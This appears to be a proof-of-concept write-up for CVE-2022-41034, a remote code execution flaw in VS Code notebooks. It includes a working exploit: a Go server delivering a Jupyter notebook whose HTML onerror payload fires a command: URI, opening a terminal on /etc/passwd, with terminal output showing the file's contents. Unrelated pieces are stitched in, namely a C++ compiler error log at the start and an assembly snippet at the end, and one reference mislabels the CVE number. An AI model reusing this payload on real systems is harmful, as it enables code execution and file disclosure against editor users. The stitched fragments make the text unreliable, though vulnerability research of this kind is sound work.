

```

/home/aesophor/Code/vigilante/src/character/Character.cc:688:35: error: no matching function for call to 'std::unordered_set<std::shared_ptr<vigilante::Skill> >::insert(std::unique_ptr<[45/338]
e::Skill>&)'
 688 |     _activeSkills.insert(copiedSkill);
      |           ^
In file included from /usr/include/c++/10.2.0/unordered_set:47,
      from /home/aesophor/Code/vigilante/src/character/Character.h:9,
      from /home/aesophor/Code/vigilante/src/character/Character.cc:2:
/usr/include/c++/10.2.0/bits/unordered_set.h:420:7: note: candidate: 'std::pair<typename std::_Hashtable<_Value, _Value, _Alloc, std::_detail::_Identity, _Pred, _Hash, std::_detail::_Mod_range
e_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Prime_rehash_policy, std::_detail::_Hashtable_traits<std::_not_<std::_and_<std::_is_fast_hash<_Hash>, std::_is_nothrow_invoc
able<const _Hash&, const _Tp&> > >::value, true, true> >::iterator, bool> std::unordered_set<_Value, _Hash, _Pred, _Alloc>::insert(const value_type&) [with _Value = std::shared_ptr<vigilante::S
kill>; _Hash = std::hash<std::shared_ptr<vigilante::Skill> >; _Pred = std::equal_to<std::shared_ptr<vigilante::Skill> >; _Alloc = std::allocator<std::shared_ptr<vigilante::Skill> >; typen
ame std::_detail::_Hashtable<_Value, _Value, _Alloc, std::_detail::_Identity, _Pred, _Hash, std::_detail::_Mod_range_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Prime_rehash_policy, std::_
_detail::_Hashtable_traits<std::_not_<std::_and_<std::_is_fast_hash<_Hash>, std::_is_nothrow_invocable<const _Hash&, const _Tp&> > >::value, true, true> >::iterator = std::_detail::_Hashta
ble_base<std::shared_ptr<vigilante::Skill>, std::shared_ptr<vigilante::Skill>, std::_detail::_Identity, std::equal_to<std::shared_ptr<vigilante::Skill> >, std::hash<std::shared_ptr<vigilante::
Skill> >, std::_detail::_Mod_range_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Hashtable_traits<false, true, true> >::iterator; std::unordered_set<_Value, _Hash, _Pred, _Allo
c>::value_type = std::shared_ptr<vigilante::Skill>]'
 420 |     insert(const value_type& __x)
      |           ^~~~~~
/usr/include/c++/10.2.0/bits/unordered_set.h:420:32: note:
ante::Skill>&}'
 420 |     insert(const value_type& __x)
      |           ^~~~~~
/usr/include/c++/10.2.0/bits/unordered_set.h:424:7: note: candidate: 'std::pair<typename std::_Hashtable<_Value, _Value, _Alloc, std::_detail::_Identity, _Pred, _Hash, std::_detail::_Mod_range
e_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Prime_rehash_policy, std::_detail::_Hashtable_traits<std::_not_<std::_and_<std::_is_fast_hash<_Hash>, std::_is_nothrow_invoc
able<const _Hash&, const _Tp&> > >::value, true, true> >::iterator, bool> std::unordered_set<_Value, _Hash, _Pred, _Alloc>::insert(std::unordered_set<_Value, _Hash, _Pred, _Alloc>::value_type&
) [with _Value = std::shared_ptr<vigilante::Skill>; _Hash = std::hash<std::shared_ptr<vigilante::Skill> >; _Pred = std::equal_to<std::shared_ptr<vigilante::Skill> >; _Alloc = std::allocator<std
::shared_ptr<vigilante::Skill> >; typename std::_Hashtable<_Value, _Value, _Alloc, std::_detail::_Identity, _Pred, _Hash, std::_detail::_Mod_range_hashing, std::_detail::_Default_ranged_hash
, std::_detail::_Prime_rehash_policy, std::_detail::_Hashtable_traits<std::_not_<std::_and_<std::_is_fast_hash<_Hash>, std::_is_nothrow_invocable<const _Hash&, const _Tp&> > >::value, true
, true> >::iterator = std::_detail::_Hashtable_base<std::shared_ptr<vigilante::Skill>, std::shared_ptr<vigilante::Skill>, std::_detail::_Identity, std::equal_to<std::shared_ptr<vigilante::Sk
ill> >, std::hash<std::shared_ptr<vigilante::Skill> >, std::_detail::_Mod_range_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Hashtable_traits<false, true, true> >::iterator; s
td::unordered_set<_Value, _Hash, _Pred, _Alloc>::value_type = std::shared_ptr<vigilante::Skill>]'
 424 |     insert(value_type&& __x)
      |           ^~~~~~
/usr/include/c++/10.2.0/bits/unordered_set.h:424:27: note: no known conversion for argument 1 from 'std::unique_ptr<vigilante::Skill>' to 'std::unordered_set<std::shared_ptr<vigilante::Skill>
>::value_type&&' [aka 'std::shared_ptr<vigilante::Skill>&&']
 424 |     insert(value_type&& __x)
      |           ^~~~~~
/usr/include/c++/10.2.0/bits/unordered_set.h:449:7: note: candidate: 'std::unordered_set<_Value, _Hash, _Pred, _Alloc>::iterator std::unordered_set<_Value, _Hash, _Pred, _Alloc>::insert(std::un
ordered_set<_Value, _Hash, _Pred, _Alloc>::const_iterator, const value_type&) [with _Value = std::shared_ptr<vigilante::Skill>; _Hash = std::hash<std::shared_ptr<vigilante::Skill> >; _Pred = st
d::equal_to<std::shared_ptr<vigilante::Skill> >; _Alloc = std::allocator<std::shared_ptr<vigilante::Skill> >; std::unordered_set<_Value, _Hash, _Pred, _Alloc>::iterator = std::_detail::_Hashta
ble_base<std::shared_ptr<vigilante::Skill>, std::shared_ptr<vigilante::Skill>, std::_detail::_Identity, std::equal_to<std::shared_ptr<vigilante::Skill> >, std::hash<std::shared_ptr<vigilante::
Skill> >, std::_detail::_Mod_range_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Hashtable_traits<false, true, true> >::iterator; std::unordered_set<_Value, _Hash, _Pred, _Allo
c>::const_iterator = std::_detail::_Hashtable_base<std::shared_ptr<vigilante::Skill>, std::shared_ptr<vigilante::Skill>, std::_detail::_Identity, std::equal_to<std::shared_ptr<vigilante::Skil
l> >, std::hash<std::shared_ptr<vigilante::Skill> >, std::_detail::_Mod_range_hashing, std::_detail::_Default_ranged_hash, std::_detail::_Hashtable_traits<false, true, true> >::const_iterato
r; std::unordered_set<_Value, _Hash, _Pred, _Alloc>::value_type = std::shared_ptr<vigilante::Skill>]'

```

CVE-2022-41034

Visual Studio Code: Remote Code Execution

0x10 **Background**



0x11 CVE-2022-41034 Impact

- Impact

- Visual Studio Code

version

1.4.0 - 1.71.1

0x11 CVE-2022-41034 Impact

- Impact
 - Visual Studio Code
 - version — 1.4.0 - 1.71.1

-

Usage:

- Remote Code Execution

0x20

Remote Code Execution

Technical Details



0x21 Vulnerability Analyze

- `vscode/extensions/notebook-renderers/src/index.ts`

```
252     return {
253       renderOutputItem: async (outputInfo, element, signal?: AbortSignal) => {
254         switch (outputInfo.mime) {
255           case 'text/html':
256           case 'image/svg+xml': {
257             if (!ctx.workspace.isTrusted) {
258               return;
259             }
260
261             await renderHTML(outputInfo, element, signal!, htmlHooks);
262             break;
263           }
264         }
265       }
266     };
267   }
268 }
```

0x21 Vulnerability Analyze

- `vscode/extensions/notebook-renderers/src/index.ts`

```
252     return {
253       renderOutputItem: async (outputInfo, element, signal?: AbortSignal) => {
254         switch (outputInfo.mime) {
255           case 'text/html':
256             case 'image/svg+xml': {
257               if (!ctx.workspace.isTrusted) {
258                 return;
259               }
260
261               await renderHTML(outputInfo, element, signal!, htmlHooks);
262               break;
263             }

```



0x30 Exploiting

CVE-2022-41034



0x31 Visual Studio (Microsoft)

- Run an HTTP server



```
Activities  Terminal  Jan 6 23:02
a@ubuntu: ~/Tmp/golang/server
a@ubuntu:~/Tmp/golang/server$ cat server.go
// https://golang.org
package main

import "net/http"


const file = `{
  "cells": [
    {
      "cell_type": "markdown",
      "metadata": {},
      "source": [
        "<img src=a onerror=\"let q = document.createElement('a');q.href='command:workbench.action.terminal.new?%7B%22config%22%3A%7B%22executable%22%3A%22vim%22%2C%22args%22%3A%5B%22%2Fetc%2Fpasswd%22%5D%7D%7D';document.body.appendChild(q);q.click()\"/>"
      ]
    }
  ]
}`

func Do() (err error) {
    return http.ListenAndServe(":http.alt" /* 8080 */, http.HandlerFunc(func(rw http.ResponseWriter, rq *http.Request) {
        rw.Header().Set("Access-Control-Allow-Origin", "**")
        rw.Write([]byte(file))
    }))
}

func main() {
    if err := Do(); err != nil {
        panic(err)
    }
}
a@ubuntu:~/Tmp/golang/server$ go run server.go
```

0x32 Visual Studio (Microsoft)

- Check payload



The screenshot shows a terminal window on an Ubuntu system. The user has run `sudo netstat -tlupn` to display active internet connections. The output shows several listening services including `cupsd`, `systemd-resolve`, `server`, `systemd-resolve`, `cupsd-browsed`, and `avahi-daemon`. The user then runs `cat /proc/12712/cmdline` to view the command line of the process with PID 12712, which shows a path to a server executable. Finally, the user runs `curl http://localhost:8080`, which returns a JSON object containing a list of cells, each with a cell type, metadata, and a source containing a JavaScript payload.


```
a@ubuntu: ~/Tmp/cve-2022-41034
a@ubuntu:~/Tmp/cve-2022-41034$ sudo netstat -tlupn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      733/cupsd
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      684/systemd-resolve
tcp6       0      0 :::1:631              :::*                   LISTEN      733/cupsd
tcp6       0      0 :::8080               :::*                   LISTEN      12712/server
udp        0      0 127.0.0.53:53         0.0.0.0:*               684/systemd-resolve
udp        0      0 0.0.0.0:631          0.0.0.0:*               821/cupsd-browsed
udp        0      0 0.0.0.0:54251         0.0.0.0:*               728/avahi-daemon: r
udp        0      0 0.0.0.0:5353         0.0.0.0:*               728/avahi-daemon: r
udp6       0      0 :::5353              :::*                   728/avahi-daemon: r
udp6       0      0 :::52166              :::*                   728/avahi-daemon: r
a@ubuntu:~/Tmp/cve-2022-41034$ cat /proc/12712/cmdline
/tmp/go-build125056985/b001/exe/servera@ubuntu:~/Tmp/cve-2022-41034$
a@ubuntu:~/Tmp/cve-2022-41034$ curl http://localhost:8080
{"cells": [
  {
    "cell_type": "markdown",
    "metadata": {},
    "source": [
      "<img src=a onerror=\"let q = document.createElement('a');q.href='command:workbench.action.terminal.new?%7B%22config%22%3A%7B%22executable%22%3A%22vim%22%2C%22args%22%3A%5B%22%2Fetc%2Fpasswd%22%5D%7D%7D';document.body.appendChild(q);q.click()\"/>"
    ]
  }
]}a@ubuntu:~/Tmp/cve-2022-41034$
```


0x32 The Vulnerability

- decode

Decode from URL-encoded format
Simply enter your data then push the decode button.

```
{
  "cells": [
    {
      "cell_type": "markdown",
      "metadata": {},
      "source": [
        "<img src=a onerror=\"let q = document.createElement('a');q.href='command:workbench.action.terminal.new?%7B%22config%22%3A%7B%22executable%22%3A%22vim%22%2C%22args%22%3A%5B%22%2Fetc%2Fpasswd%22%5D%7D';document.body.appendChild(q);q.click();\"/>"
      ]
    }
  ]
}
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
{
  "cells": [
    {
      "cell_type": "markdown",
      "metadata": {},
      "source": [
        "<imgsrc=aonerror=\"letq=document.createElement('a');q.href='command:workbench.action.terminal.new?({\"config\":{\"executable\":\"vim\",\"args\":[\"/etc/passwd\"]});document.body.appendChild(q);q.click();\"/>\""
      ]
    }
  ]
}
```


0x32 The Vulnerability

- Trust this folder



0x32 The Vulnerability

- Arbitrary File Disclosure



The screenshot shows the Visual Studio Code interface with a terminal window open. The terminal displays the output of a command, likely `cat /etc/passwd`, showing a list of system users and their home directories. The output is as follows:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

The terminal window is titled "read_passwd.ipynb - Untitled (Workspace) - Visual Studio Code". The Explorer panel on the left shows the file structure of the workspace, including "cve-2022-41034" and "read_passwd.ipynb". The Output panel at the bottom shows the command "vim" and the file "1,1".

0x42 Reference links

- CVE-2022-45025 Detail
 - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-41034>
- Studio Code: Remote Code Execution
 - <https://github.com/google/security-research/security/advisories/GHSA-pw56-c55x-cm9m>
- Researchers released PoC for RCE (CVE-2022-41034) in Visual Studio Code
 - <https://securityonline.info/researchers-released-poc-for-rce-cve-2022-41034-in-visual-studio-code/>
- `vscode/extensions/notebook-renderers/src/index.ts`
 - <https://github.com/microsoft/vscode/blob/c6698eacedf365c2f152f1df85a79bd6da71fa02/extensions/notebook-renderers/src/index.ts#L257>


```
mov rax, 60  
xor rdi, rdi  
syscall
```